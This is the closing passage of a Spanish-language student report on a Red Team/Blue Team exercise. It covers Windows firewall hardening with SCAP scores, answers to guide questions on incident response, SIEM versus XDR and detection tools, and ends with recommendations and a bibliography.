
Imagen 47. Puntuación de la prueba con SCAP de firewall de Windows de la maquina Windows.



Fuente. El Autor


41. La vulnerabilidad V-241992, V-241997, V-242002, se configura para bloquear conexiones entrantes no solicitadas cuando se conecta a un dominio – red privada -red pública y las vulnerabilidades V-241989, V-241990, V-241991 se habilita el firewall cuando se conecta a un dominio – red privada -red pública

Imagen 48. Configuración en la política del firewall de Windows a las conexiones entrantes.



Fuente. El Autor


Imagen 49. Configuración en la política del firewall de Windows a las conexiones entrantes y activar el firewall conectarse a cualquier red.



Fuente. El Autor

42. El endurecimiento de estas políticas en el firewall de Windows nos debe bloquear cualquier intento de conexión entrante como la que se genera con el payload y aunque este desactiva al conectarse a cualquier red este se habilita automáticamente, con estas políticas pasamos de una puntuación del 0% al 55% es una mejora significativa en la seguridad de la maquina Windows.

Imagen 50. Puntuación después del endurecimiento de las políticas del firewall de Windows de la maquina Windows.



Fuente. El Autor

7 RESPUESTA A LAS SIGUIENTES PREGUNTAS ORIENTADORAS:

De manera individual usted deberá leer el problema que se encuentra en el anexo 5 – escenario 4 referente a equipo Blueteam y por medio del banco de trabajo configurado en la actividad anterior deberá dar respuesta a las siguientes preguntas orientadoras:

1. ¿Ante un ataque informático en tiempo real usted como experto en Ciberseguridad qué pasos toma para identificar dicho ataque? Debe listar y explicar cada uno de estos pasos.
   - Monitoreo de tráfico de red: Utiliza herramientas de monitoreo de red para analizar el tráfico entrante y saliente en busca de patrones extraños o actividad sospechosa.
   - Análisis de registros de eventos: Revisa los registros de eventos del sistema y de aplicaciones en busca de actividades anómalas o eventos de seguridad relevantes.
   - Detección de anomalías: Utiliza técnicas de detección de actividades sospechosas para identificar comportamientos inusuales en el tráfico de red, el uso de recursos del sistema o la actividad del usuario.
   - Alertas de seguridad: Configura alertas de seguridad para notificar automáticamente sobre eventos sospechosos o posibles intrusiones.
   - Análisis forense: Realiza un análisis forense detallado en caso de que se detecte una intrusión para determinar el alcance del ataque, los métodos utilizados y los sistemas comprometidos.
2. ¿Teniendo en cuenta el ataque ejecutado desde el ejercicio de Red team liste el paso a paso que ejecutó para subsanar el sistema ante el evento del Payload?
   - Identificación del ataque: Identifica la presencia del Payload o software malintencionado en el sistema comprometido.

- Aislamiento de la maquina comprometido: Aíslar la maquina afectada para evitar una posible propacion del malware atravez de la red.
- Eliminación del Payload: Elimina el archivo malware y cualquier otra amenza asociado al ataque del sistema comprometido.
- Análisis forense: Realiza un análisis forense para determinar cómo se ejecutó el ataque, qué sistemas se vieron comprometidos y qué datos pueden haber sido comprometidos.
- Simulacion del proceso del malware: Utilizar herramientas que nos ayuden a simular el paso paso del malware para poder cerrar las brechas de seguridad y mejorar medidas medidas coreectivas.
- Hardenizacion del sistemas: Utlizar herramintas de de herdening para endurecer las politicas del sistema afectado.
- Aplicación de medidas correctivas: Implementa medidas correctivas para fortalecer la seguridad del sistema y prevenir futuros ataques similares.

3. Sabemos que existen equipos Blue Team y Red Team, pero entonces ¿qué diferencia existen entre los equipos antes mencionados con el Purple Team y equipos de respuesta a incidentes informáticos?

Imagen 51. Cuadro comparativo Blue Team, Red Team, Purple Team y equipos de respuesta a incidentes

	Blue Team	Red Team	Purple Team	Equipos de Respuesta a Incidentes
Enfoque	Defensa y protección de activos de información.	Ejecución de pruebas de penetración y simulación de ataques cibernéticos.	Combinación de aspectos del Blue Team y Red Team para mejorar la colaboración y capacidad de detección y respuesta.	Gestión y respuesta a incidentes de seguridad cibernética.
Actividades Principales	Monitoreo de seguridad, gestión de parches, análisis de logs, implementación de medidas de seguridad.	Pruebas de penetración, evaluación de vulnerabilidades, identificación de debilidades en la seguridad.	Colaboración entre Blue Team y Red Team, evaluación conjunta de la postura de seguridad, mejora de la defensa y respuesta.	Detección, investigación, mitigación y recuperación de incidentes de seguridad.
Objetivo	Proteger los activos de información de la organización contra amenazas y ataques cibernéticos.	Identificar y explotar vulnerabilidades en la seguridad de la organización para mejorar la postura de seguridad.	Mejorar la detección y respuesta a incidentes combinando los conocimientos y habilidades del Blue Team y Red Team.	Gestionar y responder efectivamente a incidentes de seguridad para minimizar el impacto en la organización.
Técnicas y Herramientas	Herramientas de seguridad, análisis forense, sistemas de detección de intrusiones, firewalls, SIEM.	Herramientas de pruebas de penetración, escáneres de vulnerabilidades, frameworks de hacking ético.	Herramientas de análisis de seguridad, SIEM, detección y respuesta extendida (XDR).	Herramientas de SIEM, EDR, análisis forense, herramientas de respuesta a incidentes.
Resultados	Mejora de la postura de seguridad, prevención de incidentes, detección y respuesta efectiva a amenazas.	Identificación de vulnerabilidades y debilidades en la seguridad, recomendaciones para mitigar riesgos.	Mejora de la colaboración y coordinación entre los equipos de seguridad, fortalecimiento de la postura de defensa.	Respuesta rápida y efectiva a incidentes de seguridad, minimización del impacto en la organización.

Fuente. El Autor

4. ¿Qué función tiene CIS “Center For Internet Security” dentro de equipos BlueTeam? Usted debe realizar un pequeño tutorial de cómo funciona CIS y qué se debe hacer para encontrar los tutoriales que posee.

   El Center For Internet Security, proporciona directrices y mejores prácticas de seguridad cibernética a través de sus benchmarks y controles de seguridad, para ayudar con sus recursos a los equipos Blue Team para fortalecer la seguridad de los sistemas y a cumplir con los estándares de seguridad reconocidos a nivel internacional.
5. Deberá documentar mediante la elaboración una tabla las diferencias existentes entre: SIEM y XDR.

Imagen 52. Tabla de las diferencias entre SIEM y XDR

Características	SIEM	XDR
Definición	Herramienta de gestión de eventos de información y de seguridad.	Plataforma de detección y respuesta extendida.
Alcance	Se centra en la recopilación, correlación y análisis de datos de seguridad.	Amplía el alcance a la detección y respuesta automatizada de amenazas en múltiples capas de la infraestructura.
Fuentes de datos	Logs de eventos de sistemas, redes y aplicaciones.	Logs de eventos, tráfico de red, datos de amenazas.
Funcionalidades	Correlación de eventos, generación de alertas, análisis forense.	Detección avanzada de amenazas, investigación de incidentes, respuesta automatizada.

Fuente. El Autor

6. Defina por lo menos 3 herramientas de detección de ataques informáticos con licencia GPL.
   - Wireshark: Es una herramienta de análisis de protocolos de red de código abierto que permite capturar y analizar el tráfico de red en tiempo real.
   - Wazuh: Es una plataforma de seguridad de código abierto que integra detección de intrusiones, monitorización de registros, análisis de integridad de archivos y gestión de amenazas en un único sistema.
   - Snort: Es un sistema de detección y prevención de intrusiones en red (NIDS/NIPS) de código abierto que se utiliza para analizar el tráfico de red en busca de comportamientos maliciosos y amenazas

8 RECOMENDACIONES

- Monitoreo de tráfico de red: Utiliza herramientas de monitoreo de red para analizar el tráfico entrante y saliente en busca de patrones extraños o actividad sospechosa.
- Análisis de registros de eventos: Revisa los registros de eventos del sistema y de aplicaciones en busca de actividades anómalas o eventos de seguridad relevantes.

- Detección de anomalías: Utiliza técnicas de detección de actividades sospechosas para identificar comportamientos inusuales en el tráfico de red, el uso de recursos del sistema o la actividad del usuario.
- Alertas de seguridad: Configura alertas de seguridad para notificar automáticamente sobre eventos sospechosos o posibles intrusiones.
- Pruebas de pentesting: Realizar pruebas recurrentes de pentesting para mitigar las vulnerabilidades conocidas.
- Actualización continua: Mantén tus sistemas operativos, software y dispositivos actualizados con los últimos parches de seguridad para mitigar vulnerabilidades conocidas
- Análisis forense: Realiza un análisis forense detallado en caso de que se detecte una intrusión para determinar el alcance del ataque, los métodos utilizados y los sistemas comprometidos
- Capacitar a los usuarios y personal de TI sobre temas de Ciberseguridad
- Plan de respuesta a incidentes: Desarrolla y practica un plan de respuesta a incidentes detallado para garantizar una respuesta rápida y coordinada en caso de una violación de seguridad.
- MSPI: Contar con un Manual de seguridad y privacidad de la información y hacer actualizaciones constantes con ayuda de los marcos de referencia.
- Auditorias: Realizar periódicamente auditorías internas y externas para poder verificar la robustes de las políticas implementadas.

9 LINK DEL VIDEO

https://youtu.be/9rv65Z0W4x8

CONCLUSION

En el análisis detallado de este escenario de ataque Red Team nos ha proporcionado una comprensión profunda del proceso de explotación de vulnerabilidades en una máquina Windows 10 x64, la desactivación de la seguridad, la generación de payloads maliciosos y la ejecución de exploits nos permitieron obtener acceso no autorizado y control total sobre el sistema comprometido, desde el Blue Team se logró endurecer las políticas del sistema operativo, Windows defender y firewall de Windows, mitigando posibles ataques con el mismo vector de ataque, este ejercicio destaca la importancia de implementar medidas de seguridad robustas y estar alerta ante posibles amenazas cibernéticas

BIBLIOGRAFÍA

- Jimeno Muñoz, J. (2019). Derecho de daños tecnológicos, ciberseguridad e insurtech.. Dykinson. https://elibro-net.bibliotecavirtual.unad.edu.co/es/lc/unad/titulos/118410
- Gaviria, Raúl. (2015). Guía práctica para pruebas de pentest basada en la metodología OSSTMM v2.1 y la guía OWASP v3.0. Repositorio Unilibre Pereira.(pp. 18-61). https://repository.unilibre.edu.co/bitstream/handle/10901/17296/GU%c3%8dA%20PR%c3%81CTICA%20PARA%20PRUEBAS.pdf?sequence=1&isAllowed=y.
- Incibe. (2019). ¿Qué es el pentesting? Auditando la seguridad de tus sistemas. INCIBE. https://www.incibe.es/protege-tu-empresa/blog/el-pentesting-auditando-seguridad-tus-sistemas.
- PandaSecurity. (2018). Pentesting: Una herramienta muy valiosa para tu empresa. Panda Security Mediacenter. https://www.pandasecurity.com/spain/mediacenter/seguridad/pentesting-herramienta-empresa/.
- Rapid7. (2012). Metasploitable 2. (s. f.). Metasploit. https://metasploit.help.rapid7.com/docs/metasploitable-2.
- Red Team y Blue Team - Funciones y Diferencias en Ciberseguridad. (s/f). Intelequia. Recuperado el 5 de abril de 2024, de https://intelequia.com/es/blog/post/red-team-y-blue-team-funciones-y-diferencias-en-ciberseguridad
- Semana. (2022, abril 4). Colombia es el cuarto país con más intentos de ciberataques en América Latina. Revista Semana. https://www.semana.com/foros-semana/articulo/colombia-es-el-cuarto-pais-con-mas-intentos-de-ciberataques-en-america-latina/202247/

- Leyes desde 1992 - Vigencia expresa y control de constitucionalidad [LEY_1273_2009]. (n.d.). Senado de La República de Colombia. Retrieved April 5, 2024, from http://www.secretariasenado.gov.co/senado/basedoc/ley_1273_2009.html
- Código de ética. (n.d.). Gov.co. Retrieved April 5, 2024, from https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica
- Leyes desde 1992 - Vigencia expresa y control de constitucionalidad [LEY_0599_2000]. (n.d.). Senado de La República de Colombia. Retrieved April 5, 2024, from http://www.secretariasenado.gov.co/senado/basedoc/ley_0599_2000.html
- Leyes desde 1992 - Vigencia expresa y control de constitucionalidad [LEY_1273_2009]. (n.d.). Senado de La República de Colombia. Retrieved April 5, 2024, from http://www.secretariasenado.gov.co/senado/basedoc/ley_1273_2009.html
- Microsoft. (n.d.). Seguridad de Windows: Protección del sistema, antivirus y mucho más para Windows 11. Windows. Retrieved April 5, 2024, from https://www.microsoft.com/es-xl/windows/comprehensive-security?r=1
- *¿Qué es Kali Linux?* (2023, August 23). IONOS Digital Guide; IONOS. https://www.ionos.es/digitalguide/servidores/configuracion/kali-linux/
- Rizaldos, H. (2018, October 22). Qué es Metasploit framework. *Openwebinars.net*. https://openwebinars.net/blog/que-es-metasploit/
- BlackeyeB. (2023, April 23). *Qué es Nmap y cómo usarlo: Un tutorial para la mejor herramienta de escaneo de todos los tiempos*. freecodecamp.org. https://www.freecodecamp.org/espanol/news/que-es-nmap-y-como-usarlo-un-tutorial-para-la-mejor-herramienta-de-escaneo-de-todos-los-tiempos/
- Security Content Automation Protocol. (2016, December 7). CSRC | NIST. https://csrc.nist.gov/projects/security-content-automation-protocol/